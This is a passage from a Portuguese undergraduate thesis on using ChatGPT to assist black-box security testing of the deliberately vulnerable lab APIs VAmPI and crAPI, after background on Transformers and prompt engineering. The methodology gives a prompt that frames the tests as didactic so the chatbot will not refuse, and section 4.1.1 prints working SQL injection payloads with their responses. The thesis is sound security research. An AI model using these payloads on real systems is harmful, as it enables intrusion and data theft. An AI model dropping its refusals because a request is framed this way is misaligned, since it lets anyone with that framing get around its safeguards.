- **Arquitetura Transformer:** Seu mecanismo de autoatenção permite analisar todas as palavras em uma sequência simultaneamente, identificando dependências contextuais (ex.: referências pronominais ou relações causa-efeito) que modelos sequenciais tradicionais não conseguiam capturar eficientemente [8].

2.5.1 Arquitetura Transformer: Fundamentos e Evolução

O modelo original da arquitetura Transformer proposto é composto por duas pilhas de camadas: um *Encoder* e um *Decoder*, empregados inicialmente em tarefas de tradução automática. Essa estrutura foi posteriormente adaptada para múltiplos usos em compreensão, geração e transformação de texto, mantendo um núcleo conceitual comum. Esse núcleo baseia-se em três componentes principais: o mecanismo de atenção, as camadas de projeção *feed-forward* e a codificação posicional.

O **mecanismo de atenção** (mais especificamente, autoatenção) permite que cada elemento da entrada interaja com todos os outros por meio de vetores Q (Query), K (Key) e V (Value), projetados a partir dos *embeddings* dos tokens. Esses vetores representam diferentes projeções lineares da mesma entrada: o vetor *Query* atua como uma consulta, enquanto os vetores *Key* e *Value* representam, respectivamente, os índices e os conteúdos associados de todos os elementos da sequência. A operação de atenção escalada é definida por:

$$\text{Atenção}(Q, K, V) = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V$$

Nessa equação, o produto QK^T mede a compatibilidade entre cada par de tokens, e a função *softmax* transforma esses valores em uma distribuição de probabilidade, atribuindo pesos que indicam a importância relativa de cada *token* no contexto. O fator de escala $\sqrt{d_k}$ evita valores extremos que poderiam prejudicar o treinamento. Com o mecanismo *multi-head*, múltiplas atenções são realizadas em paralelo, permitindo que diferentes padrões contextuais sejam capturados simultaneamente [8].

Antes desse processamento, os tokens são convertidos em vetores numéricos contínuos, chamados *embeddings*, que capturam propriedades semânticas das palavras. Palavras com significados semelhantes são mapeadas para regiões próximas no espaço vetorial, o que permite ao modelo reconhecer relações entre as palavras [31].

Como o Transformer não processa a sequência de forma iterativa, ele não possui uma noção intrínseca de ordem. Para suprir isso, são utilizadas **codificações posicionais**, somadas aos embeddings de entrada. A proposta original emprega funções senoidais e cossenoidais de diferentes frequências:

$$\mathrm{PE}_{(pos,2i)} = \sin\left(\frac{pos}{10000^{2i/d}}\right), \quad \mathrm{PE}_{(pos,2i+1)} = \cos\left(\frac{pos}{10000^{2i/d}}\right)$$

Essas funções inserem informações sobre a posição dos tokens na sequência, permitindo que o modelo reconheça padrões sequenciais e distâncias relativas. Modelos mais recentes, porém, frequentemente substituem essa abordagem por codificações aprendidas, relativas ou rotacionais, com melhor desempenho em cenários específicos [32].

A implementação proposta por Vaswani et al. segue uma arquitetura *Encoder-Decoder*. O *Encoder* possui seis camadas idênticas, cada uma composta por uma subcamada de autoatenção e uma rede *feed-forward*, interligadas por conexões residuais e normalização de camada. O *Decoder* também contém seis camadas, com três subcamadas: uma de autoatenção mascarada (que impede que o modelo acesse tokens futuros), uma atenção cruzada sobre a saída do encoder e uma *feed-forward*. Essa estrutura garante que a predição do *token* i só dependa de informações anteriores na sequência, característica essencial para tarefas de geração autoregressiva [8].

Com o tempo também surgiram variações da arquitetura Transformer originalmente introduzida, segue dois exemplos de modelos baseados em arquiteturas derivadas:

- ***Encoder-only*** (ex.: BERT [31]): usa apenas a pilha de encoders e é voltado para tarefas de compreensão textual, como classificação, análise de sentimentos e resposta a perguntas. Utiliza pré-treinamento com *masked language modeling*, onde tokens são ocultados e o modelo deve inferi-los.
- ***Decoder-only*** (ex.: GPT [29, 30]): mantém apenas a pilha de decoders com atenção mascarada, sendo especializado em tarefas de geração, como completamento de texto e diálogo.

2.5.2 IA Generativa

As IAs generativas, definidas como sistemas capazes de criar conteúdos originais em múltiplas modalidades (texto, código, imagens), representam uma evolução dos *LLMs* ao incorporar mecanismos estocásticos e controle de contexto para preservar coerência

semântica durante a geração [32]. Diferentemente de modelos puramente discriminativos, que analisam padrões em dados existentes, esses sistemas sintetizam novos artefatos mantendo alinhamento com restrições de estilo e domínio específico. São características-chave das IA generativas:

- **Controle de saída:** os mecanismos de atenção da arquitetura Transformer ajudam a priorizar conteúdos gerados [8]. Além disso, técnicas como *temperature scaling* — que ajusta a dispersão da distribuição de probabilidade dos próximos *tokens*, tornando a saída mais determinística (com valores baixos) ou mais criativa (com valores altos) — e *top-p sampling* — que seleciona *tokens* a partir de um subconjunto cumulativo de alta probabilidade, limitando escolhas apenas aos mais prováveis até atingir um limite de cobertura predefinido (como $p = 0{,}9$) — permitem controlar a aleatoriedade na geração, equilibrando criatividade e aderência a padrões estruturais [29].
- **Generalização multimodal:** Modelos modernos estendem-se para além do texto, como demonstrado pelo DALL-E (geração de imagens) [33] e Whisper (transcrição de áudio) [34], embora aplicações comerciais frequentemente especializem-se em uma tarefa [32].
- **Adaptação contextual:** Métodos de engenharia de *prompt* permitem personalização sem retreinamento massivo, característica crítica para aplicações empresariais [35].

Alguns exemplos comerciais notáveis de ferramentas de IA generativa são apresentados a seguir:

- **ChatGPT (OpenAI):** Baseado no GPT-3.5/4, combina capacidade generativa com diálogo contextualizado. Seu treinamento em três estágios (pré-treinamento, *fine-tuning* com *Reinforcement Learning with Human Feedback*, e otimização para segurança) estabeleceu novo padrão para assistentes virtuais [35].
- **DeepSeek (DeepSeek Inc.):** Modelo aberto otimizado para raciocínio matemático e geração de código, alcançando 83.1% de acurácia no GSM8K (benchmark de matemática elementar). Utiliza arquitetura Transformer modificada com atenção esparsa para eficiência computacional [36].
- **Gemini (Google):** Modelo multimodal que processa texto, imagens e vídeo simultaneamente. Empregou treinamento distribuído em TPUs com otimização de paralelismo tensorial [37].

2.6 *LLMs* no desenvolvimento de testes de segurança de *APIs*

O rápido aumento da escala das *web APIs* acompanha o crescimento contínuo dos ambientes digitais modernos. À medida que as aplicações se tornam mais interconectadas, o número de *endpoints* e a complexidade dos fluxos de dados crescem, desafiando as equipes de desenvolvimento e segurança a acompanharem a expansão. Estudos mostram que a evolução das *APIs* exige estratégias robustas de integração e manutenção para lidar com sua complexidade crescente [14, 13]. Além disso, a automação de testes tem sido apontada como uma solução promissora para validar funcionalidades e segurança em ambientes de larga escala [7, 38].

Nesse contexto, as *LLMs* emergem como uma potencial solução para aumentar a eficiência no desenvolvimento de testes de segurança. Ferramentas baseadas em *LLMs* poderiam conseguir automatizar tanto a criação quanto a execução de cenários de teste, reduzindo o esforço humano necessário para cobrir ambientes de grande escala. Além disso, essas ferramentas podem ser capazes de identificar vulnerabilidades complexas, como falhas de autorização e consumo irrestrito de recursos, que seriam negligenciadas em abordagens manuais devido à escala massiva dos sistemas [7, 10].

Um exemplo prático dessa aplicação é o APITestGenie, que utiliza *LLMs* para converter requisitos de negócios e especificações OpenAPI em scripts de teste executáveis. Essa abordagem alega melhorar a eficiência na geração de testes e aumenta a cobertura, permitindo que equipes detectem falhas em cenários reais e fluxos de negócio, mesmo em *APIs* complexas [7].

Com o suporte de *LLMs*, equipes poderiam testar *APIs* em tempo real, verificando continuamente atualizações e garantindo que o crescimento do ambiente não comprometa a segurança. Essa automação permitiria não apenas acompanhar a escala do desenvolvimento, mas também oferecer uma camada adicional de proteção contra ataques sofisticados que exploram a complexidade crescente das interfaces [4].

2.7 Engenharia de Prompt

A Engenharia de Prompt emergiu no campo da Inteligência Artificial, especialmente com o advento das *LLMs*. Esta área se concentra no desenvolvimento e otimização de técnicas para construir instruções eficientes que maximizem o desempenho dos modelos de IA generativa [39]. Diferentemente da programação tradicional, onde o desenvolvedor fornece instruções formatadas de acordo com regras claras e rígidas ao computador, a engenharia de prompt requer uma abordagem que combine elementos de linguística, psicologia cognitiva e ciência da computação para estabelecer uma comunicação efetiva com os modelos de linguagem [40].

A qualidade das respostas geradas por sistemas baseados em *LLMs* como ChatGPT, BERT e outros, está intrinsecamente ligada à clareza e estruturação do prompt inicial. Esta relação fundamenta-se no princípio de que modelos de linguagem são sistemas probabilísticos treinados para compreender e gerar texto baseando-se em padrões encontrados em seus dados de treinamento [41]. Assim, a formulação adequada do prompt torna-se um elemento determinante para orientar o modelo na direção desejada.

A metodologia da engenharia de prompt engloba diversos aspectos, desde a estruturação sintática até considerações semânticas profundas. Pesquisas recentes demonstram que técnicas como *chain-of-thought prompting* e *few-shot learning* podem aumentar significativamente a precisão e relevância das respostas geradas [2]. Além disso, a inclusão de elementos contextuais específicos e a definição clara de papéis e expectativas no prompt têm-se mostrado estratégias eficazes para aprimorar o desempenho dos modelos [42].

2.7.1 Chain-of-Thought Prompting

O método *chain-of-thought prompting* baseia-se na introdução de passos intermediários de raciocínio ao longo do *prompt* para guiar o modelo a uma resposta mais precisa e estruturada. Em vez de fornecer uma única instrução ou pergunta, esse método encoraja o modelo a 'pensar em voz alta', explicitando o processo lógico que leva à solução de um problema [2].

A Figura 2 ilustra a diferença entre o *Standard Prompting* e o *Chain-Of-Thought Prompting* ao resolver problemas matemáticos. No *Standard Prompting*, o modelo recebe uma pergunta e gera uma resposta diretamente, como no caso em que calcula o número total de maçãs na cafeteria sem explicar o processo. Por outro lado, no *Chain-Of-Thought Prompting*, o modelo é instruído a dividir a tarefa em etapas claras e sequenciais. Por exemplo, ao calcular o número de maçãs restantes, o modelo primeiro subtrai as maçãs usadas do total inicial e depois adiciona as novas maçãs compradas, explicando cada passo do raciocínio. Essa abordagem incremental ajuda o modelo a lidar com questões mais complexas, pois permite que ele processe e justifique cada parte do problema antes de chegar à resposta final. Estudos recentes indicam que essa abordagem melhora significativamente a precisão em *benchmarks* como o GSM8K, onde problemas matemáticos são resolvidos com uma lógica explícita, superando até mesmo modelos ajustados para tarefas específicas [2].

2.7.2 Few-Shot Learning

O *few-shot learning* explora a capacidade dos modelos de aprender a partir de um número limitado de exemplos. Em vez de treinar o modelo com grandes volumes de dados, o *few-shot learning* insere poucos exemplos diretamente no *prompt* para demonstrar




Figura 2 – Exemplo de aplicação do método *Chain-Of-Thought*, retirado do artigo [2]

a tarefa desejada. Esses exemplos, chamados de 'demonstrações', são cuidadosamente escolhidos para representar diferentes aspectos do problema [29, 43].

Por exemplo, para uma tarefa de classificação textual, o *prompt* pode incluir três ou quatro frases com classificações atribuídas, seguido de uma frase sem classificação que o modelo deve analisar. Essa técnica é especialmente útil para adaptar modelos pré-treinados a novos contextos sem necessidade de ajuste fino (*fine-tuning*), o que a torna eficiente em termos de tempo e recursos computacionais. Além disso, o *few-shot learning* é amplamente utilizado em cenários onde os dados anotados são escassos ou indisponíveis, como em novas línguas ou domínios especializados [29].

A Figura 3 ilustra um exemplo de *few-shot learning* aplicado à classificação de sentimentos em avaliações de texto. O primeiro cenário, 'Input: sem exemplos', mostra uma avaliação sem classificação prévia, onde o modelo deve inferir o sentimento com base apenas no texto fornecido. O segundo cenário, 'Input: um exemplo', inclui uma demonstração de classificação positiva, seguida de uma avaliação sem classificação. O terceiro cenário, 'Input: múltiplos exemplos', apresenta várias avaliações com classificações atribuídas, demonstrando como o modelo pode aprender a partir de múltiplos exemplos para classificar novas entradas. Essa abordagem permite que o modelo generalize a partir de poucos exemplos, adaptando-se rapidamente a novas tarefas de classificação.

2.7.3 Elementos Contextuais

Outro aspecto da engenharia de *prompt* é a inclusão de elementos contextuais específicos que permitem ao modelo entender melhor o cenário da interação. Isso pode




Figura 3 – Exemplos de *Few-Shot Learning*

incluir informações sobre o público-alvo, a aplicação prática do conteúdo ou até mesmo detalhes temporais e geográficos. Por exemplo, ao projetar um *prompt* para um modelo que deve responder a questões legais, é importante incluir detalhes sobre a jurisdição relevante, para que as respostas sejam aplicáveis ao contexto [39].

Uma técnica relevante utilizada para inserir contexto ao *chatbot* é a Definição de Papéis. A definição clara de papéis e expectativas no *prompt* é uma técnica que ajuda a orientar o modelo quanto à sua função em um dado cenário. Por exemplo, ao interagir com o modelo, um *prompt* pode instruí-lo a 'agir como um assistente jurídico' ou 'responder como um especialista técnico em redes de computadores'. Essa abordagem não apenas restringe o escopo das respostas, mas também melhora a consistência do conteúdo gerado, alinhando-o ao propósito específico da interação [44]. No entanto, o uso dessa técnica também possui um lado controverso, exemplificado por práticas como o *jailbreak*, onde usuários conseguem convencer o *chatbot* a contornar as restrições dos modelos de linguagem, como o caso do *Do Anything Now* (DAN) [45]. Essa prática levanta questões éticas importantes, como o uso responsável de tecnologia e os possíveis impactos negativos que podem surgir ao explorar falhas em sistemas projetados para segurança e alinhamento [46].

3 MATERIAIS E MÉTODOS

3.1 *APIs*

Durante o desenvolvimento do trabalho, foram testadas duas *APIs* intencionalmente vulneráveis criadas para o estudo de práticas de segurança, são elas: VAmPI [47] e crAPI [48]. As duas *APIs* contêm falhas conhecidas e citadas na *OWASP Top 10* [15] e foram executadas localmente utilizando containers Docker no aplicativo Docker Desktop em um computador com sistema operacional Windows. O comando abaixo foi utilizado para instalar e executar a imagem da *API* VAmPI.

```
docker run -e vulnerable=1 -p 5000:5000 erev0s/vampi:latest
```

Para instalar e executar a imagem da *API* crAPI, foram utilizados os comando a seguir.

```
curl -o crapi.zip https://github.com/OWASP/crAPI/archive/refs/heads/
    develop.zip
tar -xf .\crapi.zip
cd .\crAPI-develop\deploy\docker\
docker compose pull
docker compose -f docker-compose.yml --compatibility up -d
```

3.1.1 VAmPI

Uma *RESTful API* desenvolvida com o *framework Flask* da linguagem *Python*, autenticação baseada em *tokens JWT*, ambiente configurável por linha de comando que ativa ou desativa as vulnerabilidades presentes na *API* e define o tempo de vida dos *tokens* de autenticação. O repositório do projeto também inclui a documentação da *API* em formato OpenAPI3 e coleções Postman para facilitar o processo de testes [47]. O aplicativo implementado consiste em um sistema de livros, onde usuários podem se registrar para gerenciar seus livros. Os *endpoints* presentes, seus respectivos métodos HTTP e uma descrição de suas funcionalidades estão descritos na Tabela 1. As vulnerabilidades presentes na *API* são descritas a seguir:

- **Injeção de SQL (*SQL Injection*):** Permite a execução de comandos SQL maliciosos, comprometendo o banco de dados da aplicação.
- **Alteração de Senha Não Autorizada (*Unauthorized Password Change*)** Permite que um usuário modifique a senha de outro sem a devida verificação de identidade.

Método	***endpoint***	**Descrição**
GET	/createdb	Cria e popula o banco de dados com dados fictícios
GET	/	Página inicial da *API*
GET	/me	Exibe dados do usuário autenticado
GET	/users/v1	Exibe todos os usuários cadastrados com informações básicas
GET	/users/v1_debug	Exibe todos os dados dos usuários cadastrados
POST	/users/v1/register	Registra um novo usuário
POST	/users/v1/login	Realiza o *login* e retorna um *token JWT*
GET	/users/v1/{usuário}	Exibe as informações do usuário especificado no *url*
DELETE	/users/v1/{usuário}	Apaga o usuário especificado (Funcionalidade de administradores)
PUT	/users/v1/{usuário}/email	Atualiza o *email* do usuário especificado
PUT	/users/v1/{usuário}/password	Atualiza a senha do usuário especificado
GET	/books/v1	Recupera todos os livros disponíveis
POST	/books/v1	Adiciona um livro (título + segredo)
GET	/books/v1/{livro}	Recupera um livro junto com seu segredo

Tabela 1 – Métodos HTTP, *endpoints* e descrição de suas funções - VAmPI

- **Quebra de Autorização em Nível de Objeto (*Broken Object Level Authorization*):** Usuários podem acessar, modificar ou excluir recursos que não deveriam estar disponíveis para eles.
- **Atribuição Massiva (*Mass Assignment*):** A *API* aceita dados arbitrários no corpo da requisição, permitindo que campos sensíveis sejam manipulados indevidamente.
- **Exposição Excessiva de Dados pelo *Endpoint* de *Debug* (*Excessive Data Exposure*):** Informações sensíveis de todos os usuários são expostas publicamente por meio de um *endpoint* de depuração.
- **Listagem de Usuário e Senha (*User and Password Enumeration*):** Mensagens de erro distintas permitem descobrir quais usuários existem e até adivinhar senhas.
- ***RegexDOS* (Negação de Serviço com Expressões Regulares):** Uso de expressões regulares mal elaboradas permite que um invasor provoque lentidão extrema ou falhas no sistema.
- **Falta de Limitação de Recursos e Taxas (*Lack of Resources & Rate Limiting*):** A ausência de limites para requisições permite ataques como força bruta ou negação de serviço (DoS).
- ***Bypass* de Autenticação JWT por Chave Fraca (*JWT Authentication Bypass via Weak Signing Key*):** A utilização de uma chave de assinatura fraca permite forjar *tokens* de autenticação válidos.

3.1.2 crAPI

crAPI (*Completely Ridiculous API*) [48] é uma aplicação *web* de demonstração modelada como uma plataforma B2C (*Business-to-Consumer*) voltada para serviços automotivos. Projetada com uma arquitetura moderna baseada em microsserviços, a crAPI simula um ambiente realista onde usuários finais podem gerenciar seus veículos, agendar serviços de manutenção com mecânicos, adquirir acessórios automotivos e interagir com outros usuários por meio de um espaço comunitário.

O principal objetivo da crAPI é servir como um ambiente controlado, porém intencionalmente vulnerável, para fins de testes de segurança, demonstrações educacionais e capacitação em cibersegurança de *APIs*. É amplamente utilizada em treinamentos, laboratórios práticos e competições de segurança como CTFs (*Capture The Flag*). Usuários autenticados na aplicação podem:

- Criar e gerenciar contas pessoais.
- Registrar e administrar seus veículos.
- Pesquisar por oficinas mecânicas disponíveis.
- Solicitar serviços de manutenção para seus carros.
- Comprar acessórios automotivos de fornecedores.
- Participar de um blog comunitário com postagens e comentários.

A crAPI foi construída com uma arquitetura distribuída e modular. A Tabela 2 apresenta todos os serviços e faz uma breve descrição de suas funções.

Serviço	**Função**
web	Serviço principal de entrada da aplicação
identity	*Endpoints* de autenticação e gerenciamento de usuários
community	Funcionalidades de *blog* e comentários da comunidade
workshop	Gerenciamento de veículos e agendamento de serviços
maillhog	Serviço simulado de envio de *e-mails*
mongo	Banco de dados NoSQL utilizado por alguns serviços
postgres	Banco de dados relacional utilizado para dados transacionais

Tabela 2 – Tabela de Serviços e suas Funções - crAPI

Assim como a VAmPI, a crAPI é intencionalmente vulnerável e apresenta diversas vulnerabilidades listadas pela OWASP Top 10 [15]. São elas:

- **BOLA (*Broken Object Level Authorization*):** Acesso indevido a dados de veículos e relatórios de outros usuários manipulando identificadores.

- ***Broken User Authentication*:** Redefinição de senhas de terceiros explorando fluxos inseguros.
- ***Excessive Data Exposure*:** *Endpoints* que expõem informações sensíveis ou propriedades internas não destinadas ao usuário.
- ***Rate Limiting* Inexistente:** Possibilidade de ataques DoS via recursos como "*contact mechanic*".
- **BFLA (*Broken Function Level Authorization*):** Acesso não autorizado a funcionalidades como exclusão de vídeos de outros usuários.
- ***Mass Assignment*:** Modificação indevida de propriedades sensíveis como valor de reembolso e saldo de conta.
- **SSRF (*Server-Side Request Forgery*):** Capacidade de forçar o servidor a fazer requisições HTTP para destinos arbitrários.
- **Injeção NoSQL:** Injeção de consultas maliciosas para obter cupons ou dados sem permissão.
- **Injeção SQL:** Manipulação do banco relacional para reutilizar cupons ou alterar registros.
- **Vulnerabilidades de *token* JWT:** Possibilidade de forjar *tokens* JWT válidos e obter acesso administrativo.
- ***Unauthenticated Access*:** Existência de *endpoints* acessíveis sem autenticação adequada.

3.2 Metodologia

O objetivo deste trabalho é realizar um estudo de caso envolvendo testes de vulnerabilidade, onde um desenvolvedor inexperiente em segurança cibernética, usando ChatGPT-4o mini, tenta realizar testes de invasão em uma *RESTful API*. Antes de começar os testes, estabelecemos algumas regras para delimitar o escopo do experimento:

1. Os testes realizados devem seguir a abordagem de caixa preta, o que significa que a pessoa responsável pelos testes não tem acesso ao código-fonte, documentação técnica ou estrutura de banco de dados da *API*. O processo simula, intencionalmente, o ponto de vista de um invasor externo, que precisa descobrir todas as informações necessárias a partir da observação do comportamento da *API* em tempo de execução. Para isso, as estratégias de exploração, os planos de ataque, a escolha de ferramentas, a análise de respostas e a descoberta de novos *endpoints* devem ser conduzidas com

base nas instruções e orientações fornecidas pelo *chatbot*, sempre respeitando os limites do escopo caixa-preta.

2. O objetivo central deste trabalho é avaliar a capacidade do *chatbot* como ferramenta auxiliar no processo de testes de segurança. Essa avaliação não se limita apenas à execução dos testes em si, mas considera diversos fatores relacionados à performance do modelo de linguagem durante o processo interativo. Mais especificamente, buscou-se observar:

   - A capacidade do *chatbot* de identificar e propor testes relevantes mesmo sem conhecimento prévio da aplicação;
   - A cobertura dos testes sugeridos, isto é, se o *chatbot* é capaz de orientar o testador a explorar todas (ou a maior parte das) vulnerabilidades da *API* alvo;
   - A clareza e coerência nas explicações fornecidas, em relação à lógica por trás dos ataques e dos passos sugeridos;
   - A ocorrência de alucinações, ou seja, momentos em que o *chatbot* fornece informações incorretas, cria funcionalidades inexistentes ou sugere ações inválidas;
   - A capacidade de adaptação e raciocínio progressivo, à medida que novos dados são apresentados e os resultados parciais dos testes são retornados ao *chatbot* para reavaliação.

   Para avaliar estes pontos, o testador deve conduzir toda a exploração da aplicação por meio de interações com o *chatbot*, utilizando *prompts* para solicitar orientações sobre os próximos passos, esclarecer dúvidas conceituais e interpretar respostas recebidas da *API*. Todas as decisões de ação, desde a definição do plano de ataque até a análise dos resultados, devem ser baseadas nas instruções fornecidas pelo *chatbot*.

3. Caso o *chatbot* apresente comportamentos inadequados, como insistência repetitiva em procedimentos ineficazes ou ocorrência de alucinações, é permitido que o testador recorra a fontes externas para buscar informações que corrijam ou redirecionem a interação. No entanto, essa consulta deve se limitar ao estritamente necessário para restaurar a coerência do processo. Após essa intervenção, o testador deve retomar o fluxo padrão, baseando-se exclusivamente nas interações com o *chatbot*.

Tendo estabelecido as regras, eis o processo realizado nos testes:

1. Inicialmente o *chatbot* deve ser contextualizado a respeito da sua função. Informamos ao *chatbot* que o papel dele é auxiliar um testador no processo de testes de uma *API*, que têm como objetivo simular a rotina de um invasor que pretente abusar de vulnerabilidades nesta *API*, significando que os testes feitos serão de caixa-preta. Adicionalmente, ele deve ser informado que estes testes têm fim didático ou que

estão sendo realizados em um ambiente de *staging*, caso contrário ele reconhece o procedimento como algo ilegal e é obrigado a não lhe ajudar. Um exemplo de prompt inicial:

> 'ChatGPT eu estou encarregado de testar uma *API*, procurando vulnerabilidades que podem ser exploradas por invasores, e você será meu auxiliar neste processo. Nós devemos simular a rotina de um invasor, partindo de um *endpoint* e então, descobrindo possíveis vetores de ataque, tudo sem conhecer a implementação da aplicação em si, como em testes de caixa-preta. É importante esclarecer que este processo é puramente didático, a [nome da *API*] é uma *API* intencionalmente vulnerável, com o propósito de servir como ambiente de estudo sobre práticas de segurança.'

2. O próximo passo é formar um Plano de Ataque. Pedimos que a partir do *endpoint* inicial, ele forme um plano de ataque para ser seguido.

   > 'Faça um plano de ataque com um passo a passo para seguirmos. O nosso *endpoint* inicial é /login'

3. O plano de ataque fornecido pelo *chatbot* deve ser seguido etapa por etapa. Para cada passo, o testador deve interagir com o *chatbot* solicitando instruções sobre como executá-lo, esclarecendo dúvidas técnicas quando necessário e pedindo orientações sobre como instalar e utilizar ferramentas específicas, caso sejam exigidas. Sempre que um teste for realizado e produzir alguma saída (como uma resposta da *API* ou um erro retornado), esses resultados devem ser enviados de volta ao *chatbot*, para que ele possa analisá-los e indicar os próximos passos com base no contexto obtido.

4. O processo descrito no item anterior deve ser repetido de forma iterativa, refinando continuamente os testes com base nas respostas obtidas e nas orientações do *chatbot*. A exploração prossegue até que o testador considere que a cobertura dos testes é satisfatória ou que os principais vetores de ataque tenham sido adequadamente investigados.

4 ANÁLISE E DISCUSSÃO DE RESULTADOS

Com base no processo metodológico descrito, os dois experimentos seguiram a mesma estrutura inicial: a definição do papel do ChatGPT como assistente no processo de testes, a contextualização do ambiente da *API* em questão e a caracterização de seu uso didático como plataforma segura para experimentação, através de um prompt como o exemplo descrito no primeiro passo da seção de metodologia. A seguir estão descritos o processo seguido em cada experimento após a contextualização.

4.1 Testes na *API* VAmPI

Após a contextualização inicial, o próximo passo seguindo a metodologia é o plano de ataque. O primeiro passo do plano consistiu no reconhecimento dos *endpoints* disponíveis na *API*, partindo do *endpoint* inicial, '/users/v1/login'. No entanto, devido à ausência de uma interface gráfica e à ineficácia de técnicas automatizadas como o *fuzzing* para descoberta de rotas, tornou-se necessário fornecer ao *chatbot* uma lista de *endpoints* da *API*, acompanhada de descrições de suas funcionalidades. Com essas informações, o *chatbot* foi capaz de identificar os principais tipos de vulnerabilidades a serem exploradas no plano de ataque, associando-os a *endpoints* relevantes:

- **Injeções e Manipulação de Entrada**: nos *endpoints* '/users/v1/login', '/users/v1/username' e '/books/v1/book'.
- **Exposição de Dados Sensíveis**: em *endpoints* como '/users/v1/login', '/users/v1/_debug' e '/books/v1/book'.
- **Autenticação e Autorização**: *endpoints* como '/me', '/users/v1/username', '/users/v1/_debug' e '/users/v1/username/password'.
- **Rate Limiting e DoS**: aplicável a *endpoints* de *login* e cadastro para verificar restrições e resistência a sobrecarga.

4.1.1 Injeções e Manipulação de Entrada

Ao listar as possíveis vulnerabilidades da *API*, o *chatbot* sugeriu começar com testes de injeção SQL no *endpoint* de *login*. Ele foi capaz de formar testes simples e efetivos, montando um *script* que permite o envio de um *payload* personalizado ao *endpoint* escolhido. Os resultados de 3 testes de injeção SQL a seguir:

O primeiro teste, realizado no *endpoint* '/users/v1/username' demonstra um sucesso de injeção. Ao forçar um argumento verdadeiro, o banco de dados da aplicação retorna o primeiro usuário armazenado.

```
Testando payload: ' OR '1'='1
URL: http://127.0.0.1:5000/users/v1/%27%20OR%20%271%27%3D%271
Resposta (200): {'username': 'name1', 'email': 'mail1@mail.com'}
```

O segundo teste, ainda no *endpoint* '/users/v1/username', tem o intuito de fechar parte da consulta SQL utilizando as aspas simples, e logo após, comentar todo o resto da consulta utilizando a marcação de comentário SQL. Este teste assume que a consulta realizada ao banco de dados pela *API* possui outras verificações após a verificação de nome de usuário e tenta fazer com que o banco ignore-as através da injeção. O retorno da requisição demonstra que o teste obteve êxito.

```
Testando payload: admin' --
URL: http://127.0.0.1:5000/users/v1/admin%27%20--
Resposta (200): {'username': 'admin', 'email': 'admin@mail.com'}
```

O terceiro teste, também realizado no *endpoint* '/users/v1/username', foi encurtado pois resulta no retorno de uma página HTML pelo *debugger* da aplicação. Podemos observar um alerta de erro do banco de dados, que expõe a implementação da consulta ao banco de dados pelo aplicativo, que é uma informação valiosa.

```
Testando payload: ' UNION SELECT NULL, username, password FROM users --
URL: http://127.0.0.1:5000/users/v1/%27%20UNION%20SELECT%20NULL%2C%20
   username%2C%20password%20FROM%20users%20--
Resposta (500): <!doctype html>
<html lang=en>
  <head>
    <title>sqlalchemy.exc.OperationalError: (sqlite3.OperationalError)
    SELECTs to the left and right of UNION do not have the same number of
     result columns
[SQL: SELECT * FROM users WHERE username = '' UNION SELECT NULL,
   username, password FROM users --']
...
...
```

4.1.2 Exposição de dados sensíveis

